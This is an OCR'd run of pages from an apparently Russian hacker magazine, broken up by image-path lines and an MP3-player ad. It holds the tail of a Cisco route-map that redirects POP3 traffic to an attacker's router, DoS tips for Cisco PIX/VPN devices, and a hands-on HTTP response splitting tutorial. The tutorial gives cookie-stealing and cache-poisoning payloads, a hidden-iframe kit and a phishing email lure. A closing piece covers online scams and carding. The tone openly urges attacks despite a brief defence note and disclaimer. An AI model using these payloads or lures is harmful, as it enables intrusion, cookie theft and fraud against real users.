set ip next-hop ip_attackera
exit
int eth0
ip policy route-map cap-traf
exit
int eth1
ip policy route-map cap-traf
exit
exit
```

Карта маршрутизации cap-traf берет весь трафик, соответствующий аксесс-листу 101, и форвардит его на атакующий роутер по GRE-туннелю. Эта карта маршрутизации применяется как к внешнему, так и ко внутреннему интерфейсу роутера. Теперь весь pop3-трафик снифится, отправляется обратно, и в итоге мы имеем довольного кибервуайериста :).

УКРОЩЕНИЕ ДИКОЙ КИСКИ

Следуя старой доброй традиции, я расскажу тебе напоследок о веселом баге в Cisco PIX. Cisco PIX - это встроенный файрвол, который позволяет реализовать VPN, IPSec и прочие не менее полезные в плане безопасности фичи. Однако в последнее время в нем было найдено столько дырок, что он вполне может претендовать на звание «Дуршлаг года» (после MS Windows и MS IE, разумеется).

Первое: в ходе начального обмена сообщениями PIX не может удалить вторичный (сейчас последует большой геморроидальный узел :) Internet Security Authentication Key Management Protocol Security Associations (ISAKMP SAs). То бишь когда клиент устанавливает успешную VPN-сессию с маршрутизатором, PIX создает пресловутый ISAKMP SA, ассоциированный с юзером и его IP-адресом. Если атакующий может блокировать соединение авторизированного пользователя и по IP-адресу этого пользователя соединиться с PIX-ом, то ему будет доступна и VPN-сессия, правда, только в том случае, если он изловчился и уже получил PSK - pre-shared key. Все это есть не более чем банальный захват сеанса плюс спуфинг. Шоссе для MITM-атак. Помимо этого, в ходе HTTP-аутентификации с RADIUS-сервером можно провести DoS-атаку, используя переполнение буфера.


Бонус - свидетельство тупости цискарей. Cisco VPN 3000. Очень распространен по территории СНГ, 60% ломаемых роутеров - именно это семейство. Для начала - DoS. Супердлинный URL, обращенный к HTML интерфейсу роутера, заставляет его погрузиться в нирвану. Загруженность процессора роутера поднимается до заоблачных высот и т.д. Оживает он только минут через 10, но кто мешает тебе развешать по нескольким шеллам скрипты, позволяющие удерживать локалку в состоянии летаргии? Совесть? Навряд ли :).

Если тебе невтерпеж заиметь кучку подобных девайсов, то знай, что это семейство - наиболее легкая цель, потому что их баннеры вывешивают кучу критической информации - версию IOS, локальное время и время компиляции. На этом же роутере висит TELNETD-демон, чей код цискари свистнули у BSD. Код они явно не правили, а посему баг из BSD благополучно перекочевал и в оборудование CISCO :). Уязвимость заключается в том, что telnet криво хэндлит D-опции, опять же приводя к переполнению буфера. Хочешь - права админа. Хочешь - DoS. Свобода, данная тебе знанием. Тебе же и решать :).

Кстати, если ты юзаешь PPTP с опцией «No encryption», то есть еще один способ заставить сервер прилечь на пару часиков. В случае VPN-верификации, если ответить на запрос логина произвольной строкой текста длиннее 100 символов, киску немедленно срубит летаргический сон.



Помни, что в Уголовном кодексе нашей державы есть масса статей, которые карают действия, направленные на нарушение авторских прав и взлом компьютерных систем. Следует понимать, что этот материал - чистой воды выдумка, а все совпадения являются случайными.



На нашем диске ты найдешь классную софтину Cain & Abel, упоминание о которой ты встретил в этой статье. Также Хинт, не без моей помощи, выложил на диске кучу документации по CISCO-роутерам, наслаждайся!

Кислицин Никита (nikitoz@real.xakep.ru)



ЯДОВИТЫЙ ОТВЕТ

На первый взгляд может показаться, что все сетевые атаки уже давным-давно классифицированы, разложены по полочкам и ничего нового тут придумать невозможно. Но время от времени происходит прорыв, и на наших с тобой глазах формируется принципиально новый вид атак, к которому обычно все оказываются не готовы. Сегодня я расскажу тебе как раз о такой напасти, которая позволяет лихо подменять web-страницы, красть пользовательские данные, отравлять кэши прокси-серверов и проводить CSS-атаки. Вливайся! ;)

RESPONSE SPLITTING: НОВЫЙ ВИД АТАК НА WEB-ПРИЛОЖЕНИЯ

НЕУЖЕЛИ ЗАБЫЛИ?

Знаешь, умные люди говорят, что все новое - это хорошо забытое старое. Действительно, порой этот фразеологизм выполняется в нашей жизни. Бывает так, что какой-либо занимательный факт долгое время не обсуждается широким сообществом, его как бы не замечают, даже если он очевиден некоторой группе людей. В силу собственной лени человек плохо воспринимает все новое, и если это его не напрягает, он может придумать тысячу причин, чтобы избежать невиданных ранее проблем. Но это происходит до поры до времени. Стоит кому-то копнуть поглубже, как он сразу замечает массу вещей, таящих в себе большую потенциальную опасность. Он изучает эту тему, проводит ряд экспериментов, пишет большущую кичовую статью и публикует ее на популярном сетевом проекте. И вот уже все аналитики трубят в медные трубы: как же так, не замечали, как это ужасно, куда только милиция смотрит.

А в это время на шести из семи континентов наверняка найдется хотя бы по одному человеку, который сидит и улыбается на все происходящее: ему-то это давно уже было очевидно и ничего удивительного в происходящем для него нет. Так случилось и в начале этого года, когда на Sanctum.com был выложен технический документ, описывающий новый для автора-составителя вид атак, который был назван «HTTP response splitting» - «Разделение HTTP-ответов». Сегодня я расскажу тебе как раз об этой атаке. Надо сказать, что это очень занимательная и объемная тема. Что говорить: только официальный whitepaper по этому вопросу занимает 30 листов А4 убористого текста. Я, конечно, не буду тебя грузить сухими теоретическими выкладками, а лишь приведу собственные соображения по этой теме, кратко описав суть проблемы и возможные последствия. Если вопросов нет, пристегивай ремни, представление начинается!

С МЕСТА В КАРЬЕР

Я начну с одного несложного примера. Предположим, у нас есть элементарная программа на PHP, которая вешает пользователю cookie, причем содержимое этого параметра определяется самим пользователем:


Подопытный скрипт cook.php

```
<?php
Header ("Set-Cookie: va = $_GET[set]"+);
echo "<h1>Такой вот смешной скрипт</h1>";
?>
```

Пример, конечно, дурацкий, но смеяться не стоит. Такого рода программы встречаются на каждом углу, в том числе на больших и серьезных проектах. По замыслу программиста, если выполнить этот сценарий, посетителю станицы будет установлена плюшка с именем val и содержимым, указанным в параметре set. А теперь давай попробуем в качестве этой переменной указать не совсем стандартную строку. Например, вот так:

```
cook.php?set=lala2%0d%0aContent-
Length:%201%0d%0a%0d%0a<script>alert(document.cook-
ie)</script>%0d%0a%0d%0a
```

Если теперь выполнить этот скрипт, произойдет довольно неожиданная штука. По крайней мере, для составителя этой программы. По задумке кодера, скрипт должен был только лишь установить пользователю



Оба-на! Вот об этом программист точно не думал! :)

cookie и вывести тело страницы. А при указанном значении переменной set происходит совершенно нестандартная вещь: посетителю выводится окошко, в котором черным по белому написано содержимое его кукисов. Непорядок, это же просто ужасно! Ты прекрасно знаешь и не раз убеждался в том, что в cookies иногда хранится конфиденциальная информация, а в нашем случае эти данные оказались общедоступными и пользователь находится в шаге, чтобы с ними расстаться. Что же произошло? Давай разберемся.

Все дело в том, что когда программист отправляет при помощи функции header() собственную строку в заголовок страницы, он не проверяет значение подставляемой переменной. Все работает отлично, но до тех пор, пока на сценарий не наткнется хакер-негодяй. Он помещает в переменную специальное значение, которое дополняет заголовок страницы до корректного и, кроме того, самостоятельно определяет тело самого документа, оставляя не у дел данные, которые поступают в поток вывода позже. Чтобы проще было разобраться, надо посмотреть на заголовок страницы, который возвращает web-сервер. При помощи tcpdump я задампил нужный пакет. Вот его ASCII-содержимое:

Заголовок страницы после внедрения ядовитой переменной


```
HTTP/1.1 200OK
Date: Thu, 07 Oct 2004 18:40:11 GMT
Server: Apache/1.3.29 (Unix)
X-Powered-By: PHP/5.0.1
//Тут начинается вставляемая программистом строка, внимание!
Set-Cookie: val=lala2 //Все верно, устанавливаем плюшку
Content-Length: 1
Keep-Alive: timeout=15, max=99 //Добавляемые PHP заголовки
Connection: Keep-Alive
Content-Type: text/html

<script>alert(document.cookie)</script> //А вот и новое тело документа
```

Ну что, просек фишку? Думаю, что нет :). Ведь по твоим ожиданиям после Set-Cookie должен сплошным текстом следовать кусочек заголовка и тело документа. Однако здесь отчетливо видно, что PHP вставляет в заголовок дополнительные параметры. Меня это поначалу тоже смущало, а потом стало понятно, что так хитро работает сама функция header: если она видит, что программист хочет вставить в заголовок последовательность символов, символизирующую его конец, то не позволяет ему это сделать и дописывает прежде некоторые дополнительные свойства. В этом нет ничего страшного, более того, такое поведение свойственно не всем версиям PHP: когда я экспериментировал с четвертой веткой, этой проблемы не возникало.

Думаю, не все вопросы еще сняты. Например, нужно пояснить, каким именно образом и почему так, а не иначе составляется строка, изменяющая заголовок страницы. Как и следовало ожидать, все написано в RFC, специфицирующих протокол HTTP. Рассказываю. Каждое поле заголовка должно быть отделено от предыдущего последовательностью символов \r\n - возврат каретки и перевод строки. Если посмотреть в таблицу ASCII, эти символы имеют коды 13 и 10 соответственно. Переведя эти десятичные числа в шестнадцатеричную систему счисления, мы получим 0d и 0a. Именно поэтому перед Content-Length я вставил последовательность %0d%0a. Следует также знать, что заголовок заканчивается \r\n\r\n или %0d%0a%0d%0a в шестнадцатеричной системе.

Смотри, какая забавная штука получается. За несколько лет обширного применения CSS-атак программисты научились, наконец, фильтровать html-теги и прочую дрянь в сценариях, которые добавляют вводимые пользователем данные на сайт: в гостевую книгу, на форум или еще куда. Но при всем




Содержимое пакета с ответом сервера. Обрати внимание, как лихо удалось изменить заголовок и содержимое страницы!

при этом они совсем не следят за данными, которые посылаются пользователю в cookies. И теперь может получиться так, что, перейдя по определенной ссылке на доверенном сайте, юзер с потрохами выдаст содержимое всех своих cookies человеку, спровоцировавшему его открыть ядовитую страницу. Разумеется, кража cookies - лишь одна из многих возможностей, которые открываются взломщику вместе с модификацией заголовков и тела документа. А сейчас настало время закончить с затянувшейся прелюдией и перейти, собственно, к атаке response splitting.

ЧТО И ЗАЧЕМ МЫ ДЕЛИМ


На самом деле все, чем я грузил тебя до сих пор, было лишь вводной частью, иллюстрацией, призванной помочь тебе лучше понять основы новой атаки. CSS - это, конечно, очень здорово, но вдруг у нас получится извлечь что-то более весомое из возможности модифицировать заголовки и тело документа? Ну разумеется! Если присмотреться повнимательнее к проблеме, становится понятно, что взломщик способен распространить свои действия далеко за пределы конкретной страницы. Так, он может подменить почти любую страницу в кэше пользовательского браузера, заставить любой прокси-сервер прокэшировать нашу подделку, украсть секретную информацию и, как было видно в предыдущем примере, реализовать CSS-атаку. Но все это не совсем очевидные вещи. Я не буду особенно грузить тебя сложной теорией - я просто дам тебе неко-



На нашем диске ты найдешь подборку документов по HTTP response splitting, а также набор RFC, специфицирующих протокол HTTP.



Эта статья была написана лишь для того, чтобы обратить внимание web-программистов на новую и очень опасную ошибку, которая может привести к непоправимым последствиям.



На сайте www.rfc-editor.org лежит огромная куча технических документов, в частности спецификации протокола HTTP

СОЦИАЛЬНО ИНЖЕНЕРИМ

Как же заставить пользователя перейти по нужной ссылке на сайте? Тут очень много различных способов, и все они довольно эффективно используют элементарные приемы из психологии. Например, если ты найдешь HRP-баг на почтовом сервере, достаточно будет написать пользователю письмо от имени администрации примерно следующего содержания: «Добрый день! Доводим до вашего сведения, что в связи с нарушением правил пользования нашим ресурсом ваш аккаунт будет удален с нашего сервера в течение суток. Подробности можно выяснить здесь: **http://cool-mail.ru/lala?lala**».

Можешь не сомневаться: абсолютное большинство пользователей поведется на эту разводку. Ведь ты прислал ссылку, расположенную на почтовом сервере, которому они доверяют. Кроме того, они так взволнованы произошедшим, что не будут долго думать, прежде чем пойти добиваться правды. А чтобы не вызывать больших подозрений, можно легко скрыть от пользователя хвост ссылки с разделяемым ответом сервера - для этого достаточно переконвертировать ее в шестнадцатеричное представление.

торые рекомендации и прокомментирую предложенные мною рецепты. Если ты захочешь поглубже разобраться в проблеме, на нашем диске ты найдешь отличный документ, в котором довольно подробно и со всеми техническими нюансами описываются приложения этой атаки. А сейчас мы с тобой проведем один небольшой опыт. Давай попробуем подсунуть нашему скрипту еще одну хитрую строку:

```
cook.php?set=lala%0d%0aContent-Length:
1%0d%0a%0d%0aHTTP/1.1 200 OK%0d%0aContent-Type:
text/html%0d%0aContent-
Length:5%0d%0a%0d%0aaaaaa%0d%0a%0d%0a
```

Теперь, если ты посмотришь в заголовки возвращенной страницы, то увидишь следующее:

```
HTTP/1.1 200OK
Date: Thu, 07 Oct 2004 18:40:11 GMT
Server: Apache/1.3.29 (Unix)
X-Powered-By: PHP/5.0.1
Set-Cookie: val=lala2
Content-Length: 0
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html

HTTP/1.1 200OK
Content-Length: 5
Content-Type: text/html

aaaaa
```

Ну что, у тебя уже появились какие-то мысли? Если нет, то дела совсем плохи, приятель :(. Смотри: в ответ на один запрос сервер возвращает целых два ответа! Как по-твоему, какой из них правильный? Первый или второй? Подсказываю: первый, а второй должен восприниматься как часть документа. Учитывая, что клиент послал один запрос, вряд ли он ожидает увидеть два отклика. А что произойдет, если одновременно с первым запросом клиент отправил еще и второй? Ха, в этом вся соль атаки. Оказывается, при определенных условиях можно заставить клиентскую часть поверить в то, что наш поддельный ответ является результатом обработки второго пользовательского запроса! Вот так-то!

Если захотим, мы вынудим пользователя отправить сколько угодно запросов и проконтролируем результат их обработки; подменим любую html-страницу в кэше браузера, что практически приравнивается к дефейсу сайта - правда, очень локальному, поскольку увидит его всего один пользователь. Впрочем, специальным запросом можно заставить любой прокси-сервер прокэшировать поддельную страницу, что заметно увеличит количество людей, любующихся дефейсом :). Но конек этой атаки - кража пользовательской информации. Тут есть простор для настоящих чудес! Хотя не буду забегать вперед :). Обо всем по порядку.

Я нарисовал тебе достаточно радужную картину. Однако на нашем пути есть несколько проблем, самая большая из которых заключается в том, чтобы обмануть клиентскую часть и заставить ее адекватно воспринять оба ответа. Для этого чрезвычайно важно, чтобы все запросы были отправлены в рамках одного tcp-соединения. Если это так, встает вполне резонный вопрос: где, по мнению клиента, должен начинаться второй ответ, чтобы он был корректным? Вот тут-то и возникает некоторая неопределенность. Дело в том, что разные программные продукты поразному обрабатывают поток с ответом сервера. Так, например, кэширующий прокси Squid поведет себя совсем не так, как браузер IE. разные. Так уж исторически сложилось, что есть три основных концепции, которые используют современные программы:

❶. Тривиальный подход: второй ответ должен начинаться там же, где заканчивается первый. Софт, который использует эту схему, уязвим для атаки в самом тривиальном ее проявлении, который мы обсуждали абзацем выше. В этом случае второй ответ следует сразу после первого документа - моментально, безо всякой «подушки». Надо сказать, это довольно популярная концепция, и она используется, например, в кэширующем прокси Apache с mod_proxy и mod_cache.


❷. Граница определяется длиной буфера чтения. Такой подход свойственен клиентам, которые обрабатывают поток данных кусками по n байт, читая их в специальный буфер. Эта концепция применяется в браузере Internet Explorer: данные читаются в кэш длиной 1024 байт. При этом совершенно понятно, что заголовок корректного ответа должен находится не где-нибудь, а в самом начале буфера. Что касается первого отклика, то это требование выполняется автоматически. А вот положение второго ответа мы определяем самостоятельно. Обрати внимание: ты можешь сдвинуть начало составленного тобой второго ответа на сколько угодно байт вниз, вставив перед ним «подушку» из малоосмысленных символов. Если этого не сделать, IE просто отбросит твой заголовок, не заметив в нем HTTP-документа. Как я уже


> ◢ Следует очень хорошо понимать, что перед HTTP response splitting все равны. Уязвимы абсолютно все популярные web-серверы, web-браузеры и кэширующие прокси. Такая ошибка может всплыть в любой программе, независимо от того, на каком языке она написана.

КАК ЗАЩИТИТЬ СВОИ ПРОГРАММЫ?

После прочтения этого материала ты наверняка с ужасом спросишь: можно ли защититься от этой злостной атаки?! Да очень легко, тут не надо ничего придумывать. Просто проверяй на корректность все поступающие от пользователя данные, особенно те, которые добавляются в заголовок. И если уж вешаешь пользователю кукис или перенаправляешь его при помощи Location на другую страницу, будь уверен в том, что он не поимеет твой сценарий, реализовав HTTP response splitting.

> Конек этой атаки - кража пользовательской информации.


В этом документе содержится довольно полное описание HTTP response splitting


Подбирать длину вставляемой «подушки» довольно удобно, подключаясь к web-серверу терминальной программой

отмечал, чтобы все работало, длина строки, идущей непосредственно перед вторым откликом, должна быть кратна длине буфера. Очевидно, что наша прямолинейная атака, которая работает в случае тривиального подхода к разграничению ответов, не сработает в данном случае. Нам придется увеличить длину первого ответа таким образом, чтобы он целиком занимал конечное число буферов и следующий ответ помещался не куда-нибудь, а точно в начало кэша.

❸. Граница определяется началом пакета. Это самый сложный для нас вариант, который сильно зависит от многих параметров, в том числе от используемой на сервере и у клиента операционной системы. Здесь каждый новый корректный ответ сервера должен начинаться с новым tcp-пакетом. А если заголовок второго ответа попадет в последний пакет первого отклика, ничего не получится, поскольку сервер попросту его не заметит. Чтобы этого не произошло, приходится вновь набивать «подушку», которая заставит второй отклик сервера начинаться с новым tcp-пакетом, в результате чего нам удастся отравить кэш клиента. Возможно, мои слова кажутся тебе слишком призрачными. Но это ненадолго: от сухой теории мы переходим к лабораторной практике, и сейчас ты постигнешь всю науку составления ядовитых запросов!

ЯДОВИТЫЙ ПРАКТИКУМ

Давай для примера составим вместе запрос, который подменит в кэше IE страницу с именем page.html. Тут возникает одна большая проблема. Как я уже отмечал выше, для этой атаки чрезвычайно важно, чтобы оба запроса, один из которых провоцирует сервер на поддельный ответ, а другой просто мирно запрашивает страницу на сервере, были отправлены в рамках одного и того же tcp-соединения. Однако никто тебе этого не может гарантировать со 100% вероятностью, поскольку осел для передачи данных может использовать до 4 соединений одновременно. Как же выйти из этой ситуации? Да очень просто! Если одновременно отправить несколько таких пар запросов, совершенно ясно, что среди них найдутся такие, которые будут отправлены в одном и том же соединении. Сделать это можно, например, создав такую вот систему iframe’ов:

Система ядовитых фреймов

```
<iframe width=1 height=1
src="http://host.ru/cook.php?set=l%0d%0aContent-Length:
21%0d%0a%0d%0a_XXXXXXX_Тут набор символов, чтобы
весь поток от начала до второго ответа был 1024 байт. Обра-
ти внимание на поле Last-Modified в генерируемом мною от-
вете. Там должна стоять дата, заведомо свежее реального
времени изменения оригинального документа. Это необходи-
мо, чтобы прокэшировалась именно поддельная страница.
XXXX_Подушка заканчивается_XXXX_HTTP/1.1 200
OK%0d%0aContent-Type: text/html%0d%0aLast-Modified: Sat,
9 Oct, 2004, 21:09:31 GMT%0d%0aContent-
Length:5%0d%0a%0d%0aaaaaa%0d%0a%0d%0a">
<iframe width=1 height=1 src="http://host.ru/page.html">
```

Теперь, если пользователь зайдет на страницу с несколькими такими конструкциями, страница page.html будет подменена. Как же заставить юзера открыть такую паленую страницу? Да очень легко, если вдуматься! Во-первых, можно разместить ее на любом ресурсе - это не помешает тебе подменить страницу. А если хочется использовать только response splitting, вспомни пример из начала статьи. Там мы научились самостоятельно изменять тело возвращаемого документа. Стоит только добавить туда этот вредоносный код, и все срастется!


Ну вот, опять я какой-то пафос развел. Не все так просто и легко. Как всегда, на нашем пути возникло несколько серьезных проблем.

ВЕЗДЕ(С)СУЩИЕ ПРОБЛЕМЫ

Во-первых, как точно предугадать размер первого заголовка? Интуитивно это сделать невозможно, этому мешает ряд тяжелых обстоятельств. Например, в заголовках могут передаваться кукисы, которые будут неожиданно менять размер заголовка и тем самым срывать ход атаки. Чтобы отслеживать это, нужно всего-навсего посмотреть внутрь возвращаемых сервером пакетов при помощи любого снифера или, скажем, tcpdump’a. Может сложиться и такая ситуация, что длина твоего GET-запроса будет очень велика. Следует понимать, что чаще всего длинный гет-запрос, даже грамотно составленный, ни к чему не приведет, так как сам метод GET не предназначен для пересылки большого количества данных и функции обработки обрубают слишком длинные хвосты. Если ты столкнулся с этой проблемой при попытке заколбасить в заголовок страницы 20 килобайт сомнительного текста, это следует делать при помощи POST-запроса. Тут надо надеяться, что программист в своем скрипте не указывал явно, что пользовательские данные должны быть получены именно GET-запросом.

Ну вот, я поведал тебе о новой атаке, которая уже прочно вошла в нашу повседневную жизнь. Даже если ты не стал вникать в дебри технических подробностей, думаю, эта статья не прошла для тебя даром: по крайней мере, ты теперь знаешь, что из себя представляет это пресловутое разделение ответов.

Да, совсем забыл. Я же обещал тебе показать, как отравлять кэши прокси-серверов. Увы, журнал не резиновый. По этой причине я выложил на нашем диске большой текстовый файл с примерами запросов, которые выполняют самые разнообразные действия. Ты легко в этом разберешься, поскольку там все делается абсолютно аналогично рассмотренному мною случаю. Так что мне остается лишь пожелать тебе удачи.



ЦИФРОВОЙ ДРАЙВ
mpio
Первое впечатление
FLASH MP3-ПЛЕЕР
[CARAT]
MP3, WMA, ASF
Не требует ПО
LED
USB Mass Storage
Функция записи голоса
Встроенный аккумулятор
часов/будильника
www.mpio.com.ru

Абырвалг



СЕТЕВОЙ ЛОХОТРОН

Привет, дорогой. Хочешь сыграть в игру? Кручу, верчу, обмануть тебя не хочу, слушай, да? Что, не веришь? И правильно делаешь: обыграть ловкость рук честным образом невозможно. С легкостью выявить ложь тебе помогают избитые фразы наперсточников и оборванный внешний вид. В жизни нас пытаются обмануть на каждом шагу и часто наживаются на присущей многим людям простоте. Не миновала эта участь и интернета, впрочем, это уже тема нашей статьи.

СПОСОБЫ ОБМАНА В СЕТИ

$100 ЗА 15 МИНУТ

Какие сайты посещает большинство новичков (особенно мужчин) в инете первым делом? Ага, эти самые. Но когда молодые женские тела надоедают глазу (глазу ли?), а мозг уже немного включается в работу и осознает, что на счету диалап-аккаунта осталось не больше бакса, то твердо принимается разумное решение - заработать. Заработать в Сети и оплатить тем самым хотя бы доступ в интернет. Этим и пользуются многие аферисты, создавая цветастые интернет-проекты с громкими заголовками. Есть, конечно, реальные спонсоры, которые платят за клики, получение рекламных писем или заполнение анкет. Но найти хороших проблематично, да и больше потратишь времени на поиски, чем заработаешь. В лучшем случае ты на халяву покликаешь по ссылкам для спонсора-лохотрона.

Куда более обещающе звучит слоган: «Наш банк Krootoi позволит Вам увеличить капитал в два раза всего за месяц! Вложите $5, и Вы гарантированно получите $10 по окончании месяца. В случае необходимости Вы всегда можете снять их со своего счета! Торопитесь!». И все-то у них предусмотрено: есть отзывы клиентов (e-mail адреса которых, как окажется впоследствии, не существуют), функция возврата денег, которая при активации выдает ошибку 404, аккуратный, приятный глазу дизайн и солидное доменное имя вроде profmoneyjob.ru. Ну естественно, если сайт размещается по адресу www.zarobotai.narod.ru, нарисован за 2 минуты в пэйнте и полон детских орфографических ошибок, то в громадных заработках он не сможет убедить даже самого доверчивого растяпу. А вот качественные разводы иногда вводят в заблуждение даже опытного в сетевых делах человека. Такие сайты грамотно построены психологически. Возможность заработка объясняется, например, плотным сотрудничеством с зарубежной компанией, которая бла-бла-бла... и еще много красиво сложенных умных слов. Что касается закона, то тут тоже все чисто. Имея юридическое образование, создатели сайта составляют содержание так, чтобы прикопаться было не к чему. Да делают это настолько убедительно, что порой, перечитывая условия работы в промежутках между отправлениями гневных писем в суппорт о том, что деньги ждешь уже не первый месяц, невольно понимаешь: сам согласился с тем, что тебя кинут. Потенциальные жертвы данного типа сетевого кидалова:

- Новичок, заработавший на кликах у платежеспособных спонсоров пару долларов и желающий обогатиться. Кстати говоря, если оплата сайта-лохотрона не была бы ограничена веб-валютой, а использовала супер-современную технологию, позволяющую слать реальные бумажные деньги по факсу, то пострадавших было бы намного больше. Именно неимение электронных баксов и нежелание приобретать WM-карту для сомнительного заработка вразумляют и защищают от выброса денег на ветер многих юзеров.
- Сетевой бизнесмен. Как бы странно это ни выглядело, но иногда даже люди, поднимающие по несколько тонн зелени в месяц, ведутся на лживые речи и «чисто для проверки» пересылают те же 5 у.е. Им особо не в убыток, а сайту на пользу, ведь формула «$5 * число_богачей = вполне_приличная_сумма» работает на ура.

Помни: закопав рубль, ты не выкопаешь пять. Поэтому относись ко всем затеям такого типа со здравым умом и не попадайся


на зазывающие фразы кидальных контор в Сети. Лучше вложи свой умственный потенциал в какую-нибудь честную и прибыльную затею.

ШОПИМСЯ ОНЛАЙНО

Я смотрю, твои усилия увенчались успехом, и ты смог заработать первые 20 (50/100/500 - нужное обвести губной помадой) убитых енотов в Сети? Это надо отметить, мой кошелек - Z473252573535. Ну а если серьезно, то теперь ты можешь тратить деньги виртуально, если, конечно, не пожелаешь обналичить их через какую-нибудь контору. На что? Можно заказать любую реальную вещь за webmoney, можно купить какую-нибудь тестовую продукцию, лицензию на программу, номер аськи и т.д. и т.п. Так вот, к сожалению, часто, гуляя по просторам интернета, можно наткнуться на электронные магазины кидал. Этих магазинов в действительности никогда не было, их городские адреса не существуют или ведут на какой-нибудь заброшенный склад, а при попытке позвонить на официальный телефонный номер милый женский голос отвечает, что абонент в сети не зарегистрирован. Это театр одного актера, решившего прикарманить деньги доверчивых людей. Итак, что мы видим: на первый взгляд магазин кажется совершенно нормальным, с широким ассортиментом и приемлемыми ценами. Но это всего лишь иллюзия, в реальности этот магазин - ловушка для владельцев кредитных карт.

Такие магазины при правильном подходе приносят большие доходы, обычно в виде кредитных карт с подробной информацией, которые можно позже продать или заюзать в кардерских целях (перечитай статьи от Бублика в прошлых номерах).

